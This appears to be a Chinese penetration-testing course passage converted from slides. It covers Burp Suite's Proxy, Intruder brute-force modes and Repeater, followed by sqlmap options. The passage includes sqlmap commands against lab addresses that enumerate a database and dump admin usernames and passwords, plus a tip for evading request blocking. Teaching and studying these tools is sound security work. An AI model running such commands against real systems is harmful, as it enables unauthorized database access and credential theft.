...	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
...	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
...	zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
...	gzip, deflate
...	1
...	close
...	1



## Intercept

## Hex即查看十六进制信息

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

Intercept
HTTP history
WebSockets history
Options

Request to http://172.16.5.102:80


Forward
Drop
Intercept is on
Action

Comment this item

Raw	Headers	Hex	
0	47	45	54
1	48	6f	73
2	30	32	0d
3	4d	6f	7a
4	64	6f	77
5	57	36	34
6	63	6b	6f
7	65	66	6f
8	74	3a	20
9	6c	69	63
a	6d	6c	2c
b	6d	6c	3b
c	2e	38	0d
d	61	67	65
e	30	2e	38
f	65	6e	3b
10	2d	45	6e
11	20	64	65
12	0d	0a	43
13	6f	73	65
14	65	63	75
15	31	0d	0a

## http history

http history模块里面是我们打开burpsuite代理以来所有的http请求，我们有时候验证漏洞成功了但是复现不成功这种场景都可以在这里面进行请求的回看




The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The table lists intercepted HTTP requests with columns for #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension, Title, Comment, SSL, and IP. The first request is a GET to http://172.16.5.102/. Subsequent requests are GETs to http://detectportal.firefox.c.../success.txt, all with status 200 and IP 34.107.221.82.

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP
1	http://172.16.5.102	GET	/										172.16.5.102
2	http://detectportal.firefox.c...	GET	/success.txt					text	txt				34.107.221.82
3	http://detectportal.firefox.c...	GET	/success.txt					text	txt				34.107.221.82
4	http://detectportal.firefox.c...	GET	/success.txt					text	txt				34.107.221.82
5	http://detectportal.firefox.c...	GET	/success.txt					text	txt				34.107.221.82
6	http://detectportal.firefox.c...	GET	/success.txt					text	txt				34.107.221.82
7	http://detectportal.firefox.c...	GET	/success.txt					text	txt				34.107.221.82
8	http://detectportal.firefox.c...	GET	/success.txt					text	txt				34.107.221.82
9	http://detectportal.firefox.c...	GET	/success.txt					text	txt				34.107.221.82
10	http://detectportal.firefox.c...	GET	/success.txt					text	txt				34.107.221.82


## http history

在这个历史记录表的顶部有一个过滤栏。单击会有一个弹出窗口，让你来精准地配置显示哪些内容在表格里：




## WebSockets history

记录这我们的socket链接记录，但是在web渗透测试过程中使用此模块比较少



## options

在options选项我们可以设置请求的监听和拦截截断客户端的请求和服务端的返回以及websocket 请求的截断。在此处我们可以修改我们监听的ip和端口，有时候我们burpsuite的请求包截取不到可能就是因为此处有问题，端口冲突等等



## Intruder模块（暴力破解）

Burp Intruder是一个强大的工具，用于自动对Web应用程序自定义的攻击，Burp Intruder 是高度可配置的，并被用来在广范围内进行自动化攻击。你可以使用 Burp Intruder 方便地执行许多任务，包括枚举标识符，获取有用数据，漏洞模糊测试。合适的攻击类型取决于应用程序的情况，可能包括：缺陷测试：SQL 注入，跨站点脚本，缓冲区溢出，路径遍历；暴力攻击认证系统；枚举；操纵参数；拖出隐藏的内容和功能；会话令牌测试和会话劫持；数据挖掘；并发攻击；应用层的拒绝服务式攻击。

Burp Intruder主要有四个模块组成：

- 1: Target 用于配置目标服务器进行攻击的详细信息。
- 2: Positions 设置Payloads的插入点以及攻击类型（攻击模式）。
- 3: Payloads 设置payload，配置字典
- 4: Options 此选项卡包含了request headers, request engine, attack results , grep match, grep\_extrack, grep payloads和redirections。你可以发动攻击之前，在主要Intruder的UI上编辑这些选项，大部分设置也可以在攻击时对已在运行的窗口进行修改。

## Intruder模块（暴力破解）

Target标签在数据包传入后会自动识别

The screenshot shows the Intruder module interface. At the top, there is a navigation bar with tabs: Dashboard, Target, Proxy, Intruder (selected), Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. Below this, there are tabs for 1 x, 2 x, and ... . The main section has tabs: Target (selected), Positions, Payloads, and Options. Under the Target tab, there is a section titled "Attack Target" with a question mark icon. Below the title, it says "Configure the details of the target for the attack." There are two input fields: "Host:" with the value "172.16.5.102" and "Port:" with the value "81". At the bottom, there is a checkbox labeled "Use HTTPS" which is currently unchecked.

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options
-----------	--------	-------	----------	----------	-----------	---------	----------	----------	-----------------	--------------

1 x	2 x	...
-----	-----	-----

Target	Positions	Payloads	Options
--------	-----------	----------	---------

? **Attack Target**

Configure the details of the target for the attack.

Host:

Port:

☐ Use HTTPS

## Intruder模块（暴力破解）

Position标签主要用于确定爆破参数以及配置爆破模式

attack type: 攻击模式设置

sniper: 对变量依次进行破解。多个标记依次进行。

battering ram: 对变量同时进行破解。多个标记同时进行。

pitchfork: 每一个变量标记对应一个字典，取每个字典的对应项。

cluster bomb: 对每个变量对应一个字典，并且进行交集，并且进行交叉爆破，尝试各种组合。



## Intruder模块（暴力破解）

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerExtenderProject optionsUser options

1 × 2 × ...

TargetPositionsPayloadsOptions

?

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

GET /Index.asp?id=§3§ HTTP/1.1  
Host: 172.16.5.102:81  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://172.16.5.102/  
DNT: 1  
Connection: close  
Upgrade-Insecure-Requests: 1

Add §

Clear §

Auto §

Refresh

## Intruder模块（暴力破解）

Payload标签主要用于payload配置

Payload Sets Payload数量类型设置

Payload Options[Simple list] 该选项会根据选项1中Payload type的设置而改变

Payload Processing 对生成的Payload进行编码、加密、截取等操作

Payload Encoding 你可以配置哪些有效载荷中的字符应该是URL编码的HTTP请求中的安全传输。任何已配置的URL编码最后应用，任何有效载荷处理规则执行之后。

## Intruder模块（暴力破解）

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Extender

Project options

User options

1 × 2 × ...

Target

Positions

Payloads

Options

?

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count:

0

Payload type:

Simple list

Request count:

0

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

Enter a new item

Add from list ...

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove


Up

Down

Enabled	Rule
---------	------

## repeater模块（重放器模块）

该模块为重放器，主要用于实现重复放包功能，可以方便完成不断的改包放包





# 课程目录

- 一、nmap
- 二、burpsuite
- 三、sqlmap
- 四、御剑
- 五、webshell
- 六、菜刀、蚁剑、冰蝎
- 七、MSF

## Sqlmap简介

SQLmap是一个自动化的SQL注入工具，其主要功能是扫描，发现并利用给定的URL的SQL注入漏洞，目前支持的数据库是MySQL，Oracle，PostgreSQL，Microsoft SQL Server，Microsoft Access，IBM DB2，SQLite，Firebird，Sybase和SAP MaxDB.....其广泛的功能和选项包括数据库指纹，枚举，数据库提取，访问目标文件系统，并在获取完全操作权限时实行任意命令。

Sqlmap采用五种独特的SQL注入技术，分别是：

- 1) 基于布尔的盲注，即可以根据返回页面判断条件真假的注入。
- 2) 基于时间的盲注，即不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行(即页面返回时间是否增加)来判断。
- 3) 基于报错注入，即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中。
- 4) 联合查询注入，可以使用union的情况下的注入。
- 5) 堆查询注入，可以同时执行多条语句的执行时的注入。

## 注入类型选择

B,E,Q,U,S,T 直接决定注入类型的改变

B: 布尔型盲注

E: 报错型注入

Q: 内联查询

U: 联合查询

S: 可多个语句查询的注入 对栈查询

T: 基于时间的盲注

```
sqlmap.py -u www.xxx.com/xxx.php?id=1 -p id --technique T --time-sec 9 --current-db
```

--technique T --time-sec 9指定注入类型为时间盲注，延时时间为9秒

有的web程序会在多次错误访问后屏蔽所有请求，这样就导致之后所有的测试无法进行，绕过这个策略可以使用--safe-url，每隔一段时间去访问一个正常的页面。

## 输出级别

Sqlmap的输出信息按从简到繁共分为7个级别（和葫芦娃一样多），依次为0、1、2、3、4、5和6。使用参数“-v < 级别>”来指定某个等级，如使用参数“-v 6”来指定输出级别为6。默认输出级别为1。各个输出级别的描述如下：

- 0：只显示Python的tracebacks信息、错误信息[ERROR]和关键信息[CRITICAL]；
- 1：同时显示普通信息[INFO]和警告信息[WARNING]；
- 2：同时显示调试信息[DEBUG]；
- 3：同时显示注入使用的攻击荷载；
- 4：同时显示HTTP请求；
- 5：同时显示HTTP响应头；
- 6：同时显示HTTP响应体。



## sqlmap基础注入

判断有无注入

```
sqlmap.py -u "http://172.16.6.139/list.php?id=1"
```

注入数据库

```
sqlmap.py -u "http://172.16.6.139/list.php?id=1" --dbs
```

注入表

```
sqlmap.py -u "http://172.16.6.139/list.php?id=1" -D cimer --tables
```

注入字段

```
sqlmap.py -u "http://172.16.6.139/list.php?id=1" -D cimer -T admin --columns
```

注入内容

```
sqlmap.py -u "http://172.16.6.139/list.php?id=1" -D cimer -T admin -C "username,password" --dump
```

## -u 或 -url

指定目标URL使用参数“-u”或“-url”指定一个URL作为目标，该参数后跟一个表示URL的字符串，可以是http协议也可以是https协议，

还可以指定端口，如：

```
sqlmap.py -u "http://172.16.6.139/list.php?id=1"
```


## **-r**

从文件载入HTTP请求

可以将一个HTTP请求保存在文件中，然后使用参数“-r”加载该文件，Sqlmap会解析该文件，从该文件分析目标并进行测试。

设有如下所示的HTTP请求保存在文件get.txt中：

-r



使用如下命令让Sqlmap解析该文件，以该文件中HTTP请求目标为攻击目标进行测试

```
python sqlmap.py -r get.txt
```

## -m

从文本文件中解析目标

参数“-u”一次只能指定一个URL，若有多个URL需要测试就显得很不方便，我们可用将多个URL以一行一个的格式保存在文本文件中，然后使用参数“-m”，后跟该文本文件路径，让Sqlmap依次读取文件中的URL作为攻击目标。

## -m

从文本文件中解析目标

参数“-u”一次只能指定一个URL，若有多个URL需要测试就显得很不方便，我们可用将多个URL以一行一个的格式保存在文本文件中，然后使用参数“-m”，后跟该文本文件路径，让Sqlmap依次读取文件中的URL作为攻击目标。

如我们有文件url.txt，内容为：

1.www.cimer.com/vuln1.php?q=foobar

2.www.cimer.com/vuln2.asp?id=1

3.www.cimer.com/vuln3/id/1\*

然后可使用如下命令让sqlmap测试这些url是否存在注入：

```
Python sqlmap.py -m url.txt
```

## -c

从配置文件中载入攻击目标

使用参数 “-c” 指定一个配置文件（如：sqlmap.conf），Sqlmap会解析该配置文件，按照该配置文件的配置执行动作。配置文件中可以指定攻击目标，实际上除了攻击目标外，配置文件还可以指定各种参数的值。

Sqlmap的按照目录中有一个名为sqlmap.conf的文件，该文件是配置文件的模板，看看该文件内容，就能明白配置文件是什么意思了。

```
Python sqlmap.py -c sqlmap.conf
```

-l

